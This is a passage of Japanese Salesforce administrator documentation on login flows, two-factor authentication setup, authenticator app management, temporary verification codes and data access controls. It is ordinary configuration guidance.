`LoginFlow_IpAddress`	ユーザの現在の IP アドレス
`LoginFlow_LoginIpAddress`	認証後に変更可能な、ログイン中に使用されるユーザの IP アドレス
`LoginFlow_UserAgent`	ユーザのブラウザによって提供されるユーザエージェント文字列
`LoginFlow_Platform`	ユーザのオペレーティングシステム
`LoginFlow_Application`	認証を要求するために使用されるアプリケーション
`LoginFlow_Community`	このログインフローがコミュニティに適用される場合の現在のコミュニティ
`LoginFlow_SessionLevel`	現在のセッションセキュリティレベル、標準または高保証
`LoginFlow_UserId`	ユーザの 18 文字の ID

フロー内で、特定の動作に対して次の定義済みの変数値を割り当てることができます。

メモ: これらの値は、UI 画面が更新された後にのみフローに読み込まれます (ユーザによるボタンのクリックでは値は読み込まれません。値が読み込まれるには、新しい画面がフローに追加される必要があります)。

名前	値の説明
`LoginFlow_FinishLocation`	テキスト値。ログインフローの完了後のユーザの移動先を定義する文字列を指定します。文字列は有効

名前	値の説明
	な Salesforce URL (ユーザが組織を離れることなくフロー内にとどまる) または相対パスで指定する必要があります。
`LoginFlow_ForceLogout`	Boolean 値。ユーザを直ちにログアウトし、そのユーザのフローを強制的に終了する場合はこの変数を `true` に設定します。

2. フローを保存します。
3. フローを有効化します。
4. ログインフローをプロファイルに接続します。

プロファイルへのログインフローの接続

Flow Designer でログインフローを作成し、フローを有効化した後に、ログインフローを組織のプロファイルに関連付けます。その後、そのプロファイルを持つユーザは、ログインフローに移動されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. [設定] から、[クイック検索] ボックスに「*ログインフロー*」と入力し、[ログインフロー] を選択します。
2. [新規] をクリックします。
3. ログインフローの関連付けを編集または削除する場合に参照するための名前を入力します。名前は一意である必要はありません。
4. プロファイルのログインフローを選択します。ドロップダウンリストには、Flow Designer に保存された使用可能なすべてのフローが含まれます。種別が [フロー] の有効なフローのみサポートされます。
5. フローを接続するプロファイルのユーザライセンスを選択します。その後、そのライセンスのあるプロファイルがプロファイルリストに表示されます。
6. ログインフローに接続するプロファイルを選択します。
7. [保存] をクリックします。

   このプロファイルのユーザは、ログインフローに移動するようになります。

ログインフローを関連付けたら、このログインフローページに表示されるフローを編集または削除できます。

1 つのログインフローは 1 つ以上のプロファイルに関連付けることができます。ただし、1 つのプロファイルは複数のログインフローに接続することはできません。

2 要素認証の設定

システム管理者は、権限またはプロファイル設定を使用して 2 要素認証を有効化します。ユーザは、各自の個人設定でモバイル認証アプリケーションを追加します。

2 要素認証をカスタマイズするには、次の方法があります。

- すべてのログインで必須にする。ユーザが Salesforce にログインするたびに、2 要素ログインの要件を設定します。API ログインに対してこの機能を有効にすることもできます。これには、データローダなどのクライアントアプリケーションの使用も含まれます。詳細は、「2 要素認証ログイン要件の設定」または「API アクセスの 2 要素認証ログイン要件の設定」を参照してください。

  段階的な手順: 2 要素認証によってログインを保護する

- 「強化」認証 (「高保証」認証とも呼ばれる) を使用する。2 要素認証がすべてのユーザログインに必要ではないが、特定のリソースを保護する必要があるという場合があります。ユーザが接続アプリケーションまたはレポートを使用しようとすると、Salesforce から ID を検証するよう求められます。詳細は、「セッションセキュリティレベル」を参照してください。
- プロファイルポリシーおよびセッション設定を使用する。まず、ユーザプロファイルで [ログインに必要なセッションセキュリティレベル] 項目を [高保証] に設定します。次に、組織のセッションの設定で、特定のログイン方法にポリシーを適用するようにセッションセキュリティレベルを設定します。組織のセッション設定で、セッションセキュリティレベルをチェックして、[2 要素認証] が [高保証] 列にあることを確認します。詳細は、「シングルサインオン、ソーシャルサインオン、コミュニティに対する 2 要素認証ログイン要件の設定」を参照してください。

  警告: [2 要素認証] が [標準] 列にある場合、標準レベルセキュリティを付与する方法を使用してログインすると、エラーが発生します。

- ログインフローを使用する。Flow Designer とプロファイルを使用して、ユーザがログインするときの認証後の要件 (カスタム 2 要素認証プロセスなど) を作成します。詳細は、次の例を参照してください。
  - ログインフロー
  - SMS ベースの 2 要素認証の実装
  - 2 要素認証によるセキュリティの強化

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

このセクションの内容:

シングルサインオン、ソーシャルサインオン、コミュニティに対する 2 要素認証ログイン要件の設定

プロファイルポリシーおよびセッションの設定を使用して、ユーザに対する 2 要素認証ログイン要件を設定します。ユーザ名とパスワード、代理認証、SAML シングルサインオン、およびサードパーティ認証プロバイダ経由のソーシャルサインオンなどの、すべての Salesforce ユーザインターフェース認証方式がサポートされています。Salesforce 組織およびコミュニティのユーザに 2 要素認証要件を適用できます。

API アクセスの 2 要素認証ログイン要件の設定

Salesforce システム管理者は、「API ログインの 2 要素認証」権限を設定して、Salesforce への API アクセスに 2 つ目の認証チャレンジを使用できます。API アクセスには、組織のカスタマイズまたはクライアントアプリケーションの構築を行うためにデータローダや開発者ツールなどのアプリケーションを使用することも含まれます。

ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 2 以降) の接続

アカウントに Salesforce Authenticator モバイルアプリケーションのバージョン 2 以降を接続できます。Salesforce が ID を検証する必要があるときに、このアプリケーションを使用します。セキュリティ強化のためにログイン時またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、このアプリケーションを使用してアカウントアクティビティを検証します。アプリケーションを接続する前に 2 要素認証を使用する必要がある場合は、Salesforce に次回ログインしたときにアプリケーションを接続するよう求められます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

ID 検証のためのワンタイムパスワードジェネレータアプリケーションまたはデバイスの関連付け

Salesforce Authenticator や Google Authenticator などのワンタイムパスワードジェネレータアプリケーションをアカウントに関連付けることができます。Salesforce で ID を確認する必要があるときには、アプリケーションによって生成される確認コード (「時間ベースのワンタイムパスワード」とも呼ばれる) を使用します。セキュリティ強化のためにログイン時、接続済みアプリケーションへのアクセス時、またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、アプリケーションからコードを使用します。アプリケーションを接続する前に 2 要素認証が必要になった場合は、次に Salesforce にログインしたときにアプリケーションを接続するよう求められます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

ユーザのアカウントからの Salesforce Authenticator (バージョン 2 以降) の切断

ユーザのアカウントには、一度に 1 つの Salesforce Authenticator (バージョン 2 以降) モバイルアプリケーションしか接続できません。ユーザがモバイルデバイスの交換や紛失によってアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。次回ユーザが 2 要素認証を使用してログインすると、Salesforce からユーザに新しい認証アプリケーションを接続するように求められます。

ユーザのワンタイムパスワードジェネレータアプリケーションの切断

確認コード (ワンタイムパスワード) を生成するモバイル認証アプリケーションは、同時に 1 つしかユーザのアカウントに接続できません。ユーザがモバイルデバイスを交換したり、紛失したりしてアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。次回ユーザが 2 要素認証を使用してログインするときに、ユーザは Salesforce から新しい認証アプリケーションに接続するように求められます。

仮の ID 確認コードの生成

通常 2 要素認証に使用しているデバイスにアクセスできないユーザのために、仮の確認コードを生成します。コードの有効期限が生成後 1 ～ 24 時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。

仮の確認コードの期限切れ

ユーザに 2 要素認証が必要なくなった場合、ユーザの仮の確認コードを期限切れにします。

2 要素認証の管理任務の委任

Salesforce システム管理者ではないユーザが、組織内の 2 要素認証のサポートを提供できるようにします。たとえば、2要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、社内のヘルプデスクのスタッフが仮の確認コードを生成できるようにするとします。ヘルプデスクのスタッフメンバーに「ユーザインターフェースで 2 要素認証を管理」権限を割り当てると、スタッフはコードを生成し、他の 2 要素認証任務でエンドユーザをサポートできます。

関連トピック:

- 2 要素認証

2 要素認証ログイン要件の設定

Salesforce システム管理者は、ユーザがログインするときに、認証の 2 番目の要素を使用するように要求できます。

ユーザが Salesforce ([私のドメイン] を使用して作成されたカスタムドメインがある組織を含む) にユーザ名とパスワードを使用してログインするたびに 2 要素認証が必要になるように設定できます。この要件を設定するには、ユーザプロファイル (コピーされたプロファイルのみ) または権限セットの「ユーザインターフェースへのログインの 2 要素認証」権限を選択します。

段階的な手順: 2 要素認証によってログインを保護する

「ユーザインターフェースログインの2要素認証」権限を持つユーザは、Salesforce にログインするたびにモバイル認証アプリケーションを使用する必要があります。

また、プロファイルベースのポリシーを使用して、特定のプロファイルに割り当てられたユーザに 2 要素認証要件を設定することもできます。次の認証方式のユーザに 2 要素認証要件を設定する場合はプロファイルポリシーを使用します。

- シングルサインオンの SAML
- Salesforce 組織またはコミュニティへのソーシャルサインオン
- コミュニティへのユーザ名およびパスワード認証

ユーザ名とパスワード、代理認証、SAML シングルサインオン、および認証プロバイダ経由のソーシャルサインオンなどの、すべての Salesforce ユーザインターフェース認証方式がサポートされています。ユーザプロファイルで、[ログインに必要なセッションセキュリティレベル] 項目を [高保証] に設定します。次に、組織のセッションの設定で、特定のログイン方法にポリシーを適用するようにセッションセキュリティレベルを設定しま

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルと権限セットを編集する

- 「プロファイルと権限セットの管理」

す。組織のセッションの設定では、セッションのセキュリティレベルで、[2 要素認証] が [高保証] にあることも確認します。

警告: [2 要素認証] が [標準] 列にある場合、標準レベルセキュリティを付与する方法を使用してログインすると、エラーが発生します。

シングルサインオン、ソーシャルサインオン、コミュニティに対する 2 要素認証ログイン要件の設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルと権限セットを編集する
- 「プロファイルと権限セットの管理」

仮の確認コードを生成する
- 「ユーザインターフェースで 2 要素認証を管理」

プロファイルポリシーおよびセッションの設定を使用して、ユーザに対する 2 要素認証ログイン要件を設定します。ユーザ名とパスワード、代理認証、SAML シングルサインオン、およびサードパーティ認証プロバイダ経由のソーシャルサインオンなどの、すべての Salesforce ユーザインターフェース認証方式がサポートされています。Salesforce 組織およびコミュニティのユーザに 2 要素認証要件を適用できます。

特定のプロファイルに割り当てられたユーザに対して 2 要素認証を必須にするには、［ログインに必要なセッションセキュリティレベル］プロファイル設定を編集します。次に、組織のセッションの設定で、特定のログイン方法にポリシーを適用するようにセッションセキュリティレベルを設定します。

デフォルトでは、ログイン時のセッションセキュリティ要件は、すべてのプロファイルで［なし］になっています。プロファイルの [セッションの設定] を編集して要件を［高保証］に変更できます。この要件が設定されたプロファイルユーザが、高保証ではなく標準レベルのセキュリティを許可するログイン方法 (ユーザ名とパスワードなど) を使用すると、2 要素認証を使用した ID 検証が求められます。ユーザ認証に成功すると、Salesforce にログインします。

ログイン方法に関連付けるセキュリティレベルは、組織の [セッションの設定] で編集できます。

モバイルデバイスを使用するユーザは、Salesforce Authenticator モバイルアプリケーションまたは 2 要素認証用の他の認証アプリケーションを使用できます。内部ユーザは、個人設定の [高度なユーザの詳細] ページで、アプリケーションを自分のアカウントに接続できます。プロファイルで［高保証］要件が設定されている場合、Salesforce Authenticator または別の認証アプリケーションがまだアカウントに接続されていないプロファイルユーザは、ログインする前にアプリケーションを接続するよう求められます。アプリケーションを接続した後、アプリケーションを使用して ID を検証するよう求められます。

［高保証］プロファイル要件が設定されているコミュニティメンバーは、ログイン中に認証アプリケーションを接続するよう求められます。

1. [設定] から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. [セッションの設定] までスクロールして、［ログインに必要なセッションセキュリティレベル］設定を見つけます。
4. [編集] をクリックします。
5. ［ログインに必要なセッションセキュリティレベル］で [高保証] を選択します。

6. [保存] をクリックします。
7. [設定]から、［クイック検索］ボックスに「セッションの設定」と入力し、[セッションの設定]を選択します。
8. [セッションセキュリティレベル] で、[高保証] 列が [2 要素認証] であることを確認します。
   [2 要素認証] が [標準] 列にある場合、標準レベルセキュリティを付与する方法を使用してログインすると、エラーが発生します。
9. メモ: [有効化] を [高保証] 列に移動することを検討します。この設定により、不明なブラウザまたはアプリケーションから ID を検証するユーザによって、高保証セッションが確立されます。[有効化] が [高保証] 列にある場合は、ログイン時に ID を検証するプロファイルユーザが、高保証セッションセキュリティ要件を満たすために再度 ID 検証を求められることがなくなります。

   変更内容を保存します。

例: Facebook および LinkedIn をコミュニティの認証プロバイダとして設定したとします。コミュニティメンバーの多くは、ソーシャルサインオンを使用して、Facebook または LinkedIn アカウントからユーザ名とパスワードを使ってログインします。カスタマーコミュニティユーザに対して、Facebook アカウントを使用してログインする場合は 2 要素認証の使用を必須とするが、LinkedIn アカウントを使用してログインする場合は必須としないようにして、セキュリティを強化するとします。この場合、カスタマーコミュニティユーザプロファイルを編集して、［ログインに必要なセッションセキュリティレベル］を [高保証] に設定します。組織のセッション設定で、セッションセキュリティレベルを編集します。Facebook を [標準] 列に配置します。[高保証] 列に [2 要素認証] を配置します。また、LinkedIn も [高保証] 列に配置します。

メモ: ログインフローを使用して、ユーザのセッションセキュリティレベルを変更し、特定の条件下で ID 検証を開始することもできます。ログインフローにより、ビジネス要件を満たすカスタムの認証後のプロセスを構築できます。

2 要素認証に通常使用しているモバイルデバイスを紛失したか、忘れたユーザのために、仮の確認コードを生成できます。コードの有効期限が生成後 1 ～ 24 時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。ユーザが使用できる仮のコードは一度に 1 つのみです。以前のコードがまだ有効な間にユーザが新しいコードを必要とする場合は、以前のコードを期限切れにして新しいコードを生成できます。ユーザは、個人設定で自分の有効なコードを期限切れにできます。

メモ: ［高保証］プロファイル要件は、ユーザインターフェースログインに適用されます。OAuth トークン交換は要件の対象ではありません。プロファイルに［高保証］要件が設定される前に取得された OAuth 更新トークンは、引き続き API に対して有効なアクセストークンに交換できます。トークンは標準保証セッションで取得された場合でも有効です。外部アプリケーションで API にアクセスする前に高保証セッションの確立をユーザに要求するには、最初にそのプロファイルのユーザに対する既存の OAuth トークンを取り消します。次に、プロファイルに［高保証］要件を設定します。ユーザは 2 要素認証を使用してログインし、アプリケーションを再認証する必要があります。「OAuth トークンの取り消し」を参照してください。

API アクセスの 2 要素認証ログイン要件の設定

Salesforce システム管理者は、「API ログインの 2 要素認証」権限を設定して、Salesforce への API アクセスに 2 つ目の認証チャレンジを使用できます。API アクセスには、組織のカスタマイズまたはクライアントアプリケーションの構築を行うためにデータローダや開発者ツールなどのアプリケーションを使用することも含まれます。

「ユーザインターフェースログインの 2 要素認証」権限は、「API ログインの 2 要素認証」権限の前提条件です。これらの権限が有効になっているユーザは、ユーザインターフェース経由で Salesforce にログインするときに、2 要素認証を行う必要があります。ユーザは、認証アプリケーションをモバイルデバイスにダウンロードおよびインストールして、アプリケーションを Salesforce アカウントに接続する必要があります。これにより、アプリケーションから確認コード (時間ベースのワンタイムパスワード (TOTP)) を使用して、2 要素認証を行うことができます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Database.com** Edition、**Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ユーザ権限

プロファイルのシステム権限を編集する
- 「プロファイルと権限セットの管理」

この機能を有効化する
- 「ユーザインターフェースログインの 2 要素認証」

ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 2 以降) の接続

アカウントに Salesforce Authenticator モバイルアプリケーションのバージョン 2 以降を接続できます。Salesforce が ID を検証する必要があるときに、このアプリケーションを使用します。セキュリティ強化のためにログイン時またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、このアプリケーションを使用してアカウントアクティビティを検証します。アプリケーションを接続する前に 2 要素認証を使用する必要がある場合は、Salesforce に次回ログインしたときにアプリケーションを接続するよう求められます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

モバイルデバイス上の Salesforce Authenticator (バージョン 2 以降) アプリケーションは、認証の2つ目の「要素」です。このアプリケーションを使用することで、アカウントのセキュリティレベルが向上します。アプリケーションをいったん接続すると、ID 検証が必要なアクティビティを実行するたびにモバイルデバイスに通知が送信されます。通知を受信したら、モバイルデバイス上のアプリケーションを開いてアクティビティの詳細を確認し、モバイルデバイス上で応答することによって検証します。見覚えがないアクティビティに関する通知を受信した場合は、アプリケーション

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

を使用してそのアクティビティをブロックします。Salesforceシステム管理者のために、ブロックしたアクティビティにフラグを付けることができます。このアプリケーションでは、ID検証の代替方法として使用できる確認コードも提供されます。

1. 使用するモバイルデバイスのタイプに応じて、Salesforce Authenticator アプリケーションのバージョン 2 以降をダウンロードし、インストールします。iPhoneの場合は、App Storeからアプリケーションをダウンロードします。Android デバイスの場合は、Google Play からアプリケーションをダウンロードします。

   モバイルデバイスにすでにSalesforce Authenticatorのバージョン1がインストールされている場合は、App StoreまたはGoogle Playでアプリケーションをバージョン2に更新できます。更新では、ユーザがアプリケーションにすでに持っている接続済みのアカウントは保持されます。これらのアカウントはコード専用アカウントで、確認コードは生成しますが、転送通知を受信したりロケーションベースの自動検証を許可したりはしません。コード専用アカウントは、[接続済みのアカウント] リストにアカウント名の行の右端が > なしで表示され、アカウントの詳細ページはありません。Salesforce への現在のログインに使用するユーザ名に対してコード専用アカウントがある場合は、続行する前にアプリケーション内で左にスワイプしてそのユーザ名を削除します。後のステップで、そのユーザ名のアカウントを再度接続します。新しく接続されたアカウントでは、Salesforce Authenticator バージョン 2 の完全な機能 (転送通知、ロケーションベースの自動検証、および確認コード) を使用できます。

2. [個人設定] から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がない場合は、［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
3. **[アプリケーション登録: Salesforce Authenticator]** を見つけ、[接続] をクリックします。
4. セキュリティ上の理由で、アカウントにログインするように要求されます。
5. モバイルデバイスで Salesforce Authenticator アプリケーションを開きます。

   アプリケーションを初めて開く場合、アプリケーションの機能を紹介するツアーが表示されます。ツアーを開始してもよいですし、すぐにアプリケーションに Salesforce アカウントを追加することもできます。
6. アプリケーションで、[+] をタップしてアカウントを追加します。

   一意の 2 語の語句が生成されます。
7. ブラウザに戻って、［2 語の語句］項目にその語句を入力します。
8. [接続] をクリックします。

   以前に確認コードを生成する認証アプリケーションをアカウントに接続したことがある場合、アラートが表示されることがあります。Salesforce Authenticator モバイルアプリケーションのバージョン 2 以降を接続すると、古いアプリケーションからのコードは無効になります。今後、確認コードが必要な場合は、Salesforce Authenticator から取得してください。
9. モバイルデバイス上の Salesforce Authenticator アプリケーションに、接続しているアカウントの詳細が表示されます。アカウントの接続を完了するには、アプリケーションで [接続] をタップします。

アカウントの安全を確保するため、新しい ID 検証方法が Salesforce アカウントに追加されるたびに、メール通知が送信されます。自分がその方法を追加したか、Salesforceのシステム管理者が自分の代わりに追加したかに関係なく、メールは送信されます。

ID 検証のためのワンタイムパスワードジェネレータアプリケーションまたはデバイスの関連付け

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

Salesforce Authenticator や Google Authenticator などのワンタイムパスワードジェネレータアプリケーションをアカウントに関連付けることができます。Salesforce で ID を確認する必要があるときには、アプリケーションによって生成される確認コード(「時間ベースのワンタイムパスワード」とも呼ばれる)を使用します。セキュリティ強化のためにログイン時、接続済みアプリケーションへのアクセス時、またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、アプリケーションからコードを使用します。アプリケーションを接続する前に 2 要素認証が必要になった場合は、次に Salesforce にログインしたときにアプリケーションを接続するよう求められます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

1. デバイスのタイプに応じて、サポートされる認証アプリケーションをダウンロードします。Salesforce Authenticator for iOS、Salesforce Authenticator for Android、Google Authenticator など、時間ベースのワンタイムパスワード (TOTP) アルゴリズム (IETF RFC 6238) をサポートしている認証アプリケーションであれば、どれでも使用できます。
2. [個人設定] から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がない場合は、［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
3. [アプリケーション登録: ワンタイムパスワードジェネレータ] を見つけ、[接続] をクリックします。
4. セキュリティ上の理由で、アカウントにログインするように要求されます。
5. モバイルデバイスで、認証アプリケーションを使用して QR コードをスキャンします。

   または、ブラウザで [QR コードをスキャンできません] をクリックすると、セキュリティキーが表示されます。認証アプリケーションで、ユーザ名と表示されたキーを入力します。
6. Salesforce で、認証アプリケーションによって生成されたコードを、[確認コード] 項目に入力します。

   確認コードは、認証アプリケーションによって定期的に新しく生成されます。現在のコードを入力します。
7. [接続] をクリックします。

アカウントの安全を確保するため、新しい ID 検証方法が Salesforce アカウントに追加されるたびに、メール通知が送信されます。自分がその方法を追加したか、Salesforce のシステム管理者が自分の代わりに追加したかに関係なく、メールは送信されます。

関連トピック:

Salesforce ヘルプ: Salesforce 環境のカスタマイズ

ユーザのアカウントからの Salesforce Authenticator (バージョン 2 以降) の切断

ユーザのアカウントには、一度に 1 つの Salesforce Authenticator (バージョン 2 以降) モバイルアプリケーションしか接続できません。ユーザがモバイルデバイスの交換や紛失によってアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。次回ユーザが 2 要素認証を使用してログインすると、Salesforce からユーザに新しい認証アプリケーションを接続するように求められます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの名前をクリックします。
3. ユーザの詳細ページで、［アプリケーション登録：Salesforce Authenticator］項目の横にある [切断] をクリックします。
4. ［アプリケーション登録：ワンタイムパスワードジェネレータ］項目の横にある [切断] をクリックします。

   メモ: この項目で [切断] をクリックしないと、アクセスできないアプリケーションは引き続きアカウント用に有効な確認コードを生成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ユーザの Salesforce 認証アプリケーションを切断する

- 「ユーザインターフェースで 2 要素認証を管理」

ユーザは、[高度なユーザの詳細] ページで自分のアカウントからアプリケーションを切断できます。個人設定で、［アプリケーション登録：Salesforce Authenticator］および［アプリケーション登録：ワンタイムパスワードジェネレータ］項目の横にある [切断] をクリックします。

ユーザのワンタイムパスワードジェネレータアプリケーションの切断

確認コード (ワンタイムパスワード) を生成するモバイル認証アプリケーションは、同時に 1 つしかユーザのアカウントに接続できません。ユーザがモバイルデバイスを交換したり、紛失したりしてアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。次回ユーザが 2 要素認証を使用してログインするときに、ユーザは Salesforce から新しい認証アプリケーションに接続するように求められます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの名前をクリックします。
3. ユーザの詳細ページで、［アプリケーション登録：ワンタイムパスワードジェネレータ］項目の横にある [切断] をクリックします。

ユーザは各自のアカウントからアプリケーションを切断できます。個人設定で、[高度なユーザの詳細] ページに移動して、［アプリケーション登録：ワンタイムパスワードジェネレータ］項目の横にある [切断] をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

ユーザ権限

ユーザの認証アプリケーションを切断する
- 「ユーザインターフェースで 2 要素認証を管理」

仮の ID 確認コードの生成

通常 2 要素認証に使用しているデバイスにアクセスできないユーザのために、仮の確認コードを生成します。コードの有効期限が生成後 1 ～ 24 時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 仮の確認コードが必要なユーザの名前をクリックします。

   無効なユーザにはコードを生成できません。
3. ［仮の確認コード］を検索し、[生成] をクリックします。

   高保証セキュリティレベルのセッションがまだない場合、IDの検証が要求されます。
4. コードの有効期限を設定し、[コードの生成] をクリックします。
5. コードをユーザに付与して [完了] をクリックします。

   [完了]をクリックすると、戻ってコードを再度表示することはできなくなり、コードはユーザインターフェースのどこにも表示されなくなります。

ユーザは、期限切れになるまで、何回でも仮の確認コードを使用できます。各ユーザの仮の確認コードは一度に 1 つのみ使用できます。期限切れになる前にコードを忘れるか紛失した場合、そのコードを手動で期限切れにして新規に生成できます。各ユーザに 1 時間あたり最大 6 コードまで生成できます。

メモ: ID 検証方法がユーザのアカウントに追加されると、ユーザにメールが送信されます。新しい ID 検証方法がアカウントに追加されたときにユーザにメールが送信されないようにするには、Salesforce にお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

仮の確認コードを生成する

- 「ユーザインターフェースで 2 要素認証を管理」

仮の確認コードの期限切れ

ユーザに 2 要素認証が必要なくなった場合、ユーザの仮の確認コードを期限切れにします。

各ユーザの仮の確認コードは一度に 1 つのみ使用できます。期限切れになる前にコードを忘れるか紛失した場合、そのコードを手動で期限切れにして新規に生成できます。各ユーザに 1 時間あたり最大 6 コードまで生成できます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 期限切れにする必要のある仮の確認コードを持つユーザの名前をクリックします。
3. ［仮の確認コード］を検索し、[今すぐ期限切れにする] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザの仮の確認コードを期限切れにする
- 「ユーザインターフェースで 2 要素認証を管理」

2 要素認証の管理任務の委任

Salesforce システム管理者ではないユーザが、組織内の 2 要素認証のサポートを提供できるようにします。たとえば、2 要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、社内のヘルプデスクのスタッフが仮の確認コードを生成できるようにするとします。ヘルプデスクのスタッフメンバーに「ユーザインターフェースで 2 要素認証を管理」権限を割り当てると、スタッフはコードを生成し、他の 2 要素認証任務でエンドユーザをサポートできます。

権限を割り当てるには、ユーザプロファイル (コピーされたプロファイルのみ) または権限セットの「ユーザインターフェースで 2 要素認証を管理」権限を選択します。この権限を持つユーザは、次の作業を実行できます。

- 2 要素認証に通常使用しているデバイスにアクセスできないユーザのために仮の確認コードを生成する。
- ユーザがデバイスを紛失または交換したときに、ユーザアカウントから ID 検証方法を切断する。
- [ID 検証履歴] ページにユーザの ID 検証アクティビティを表示する。
- [ID 検証履歴] ページのリンクをクリックして Identity Verification Methods レポートを表示する。
- ユーザが登録した ID 検証方法を示すユーザリストビューを作成する。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルと権限セットを編集する
- 「プロファイルと権限セットの管理」

メモ: この権限を持つシステム管理者以外のユーザは、ID検証方法レポートを参照できますが、「ユーザの管理」権限を持つユーザ限定のデータが含まれるカスタムレポートを作成することはできません。

ユーザへのデータアクセス権の付与

各ユーザまたはユーザグループに表示できるデータセットを選択することは、データセキュリティに影響を与える主要な決定事項のひとつです。データの盗難や悪用のリスクを制限するためのデータへのアクセス制限と、ユーザによるデータアクセスの利便性の均衡を取る必要があります。

このセクションの内容:

データアクセスの保護

Salesforce は階層化された柔軟なデータ共有設計で、異なるデータセットを異なるユーザセットに公開し、ユーザが必要のないデータを表示することなく作業できるようにしています。権限セットおよびプロファイルを使用すると、ユーザがアクセスできるオブジェクトおよび項目を指定できます。組織の共有設定、ユーザロール、共有ルールを使用すると、ユーザが参照および編集できる個々のレコードを指定できます。

エディション

使用可能なエディション: Salesforce Classic

使用できるデータ管理オプションは、Salesforce のエディションによって異なります。

ヒント: 組織のセキュリティと共有ルールを実装する場合、組織内のさまざまなユーザの種類に関するテーブルを作成します。テーブル内で、各種類のユーザ各オブジェクトおよびオブジェクト内の項目およびレコードに対して必要な、データへのアクセス権限のレベルを指定します。セキュリティモデルを設定する場合に、このテーブルを参照できます。

オブジェクトレベルセキュリティ (権限セットおよびプロファイル)

オブジェクトレベルセキュリティ (つまり、オブジェクト権限) で提供されているのは、データを制御するのに最も弱い方法です。オブジェクト権限を使用すると、ユーザはリードまたは商談などの特定の種類のオブジェクトのインスタンスを参照、作成、編集または削除できなくなります。また、特定のユーザに対してタブやオブジェクト全体を非表示にするため、そのようなデータの存在を知ることもできません。

権限セットおよびプロファイルでオブジェクト権限を指定します。*権限セット*および*プロファイル*は、アプリケーションでユーザが実行できる操作を指定する設定および権限の集合で、グループのすべてのメンバーに同じフォルダの権限と同じソフトウェアへのアクセス権限が割り当てられている、Windows ネットワークのグループと似ています。

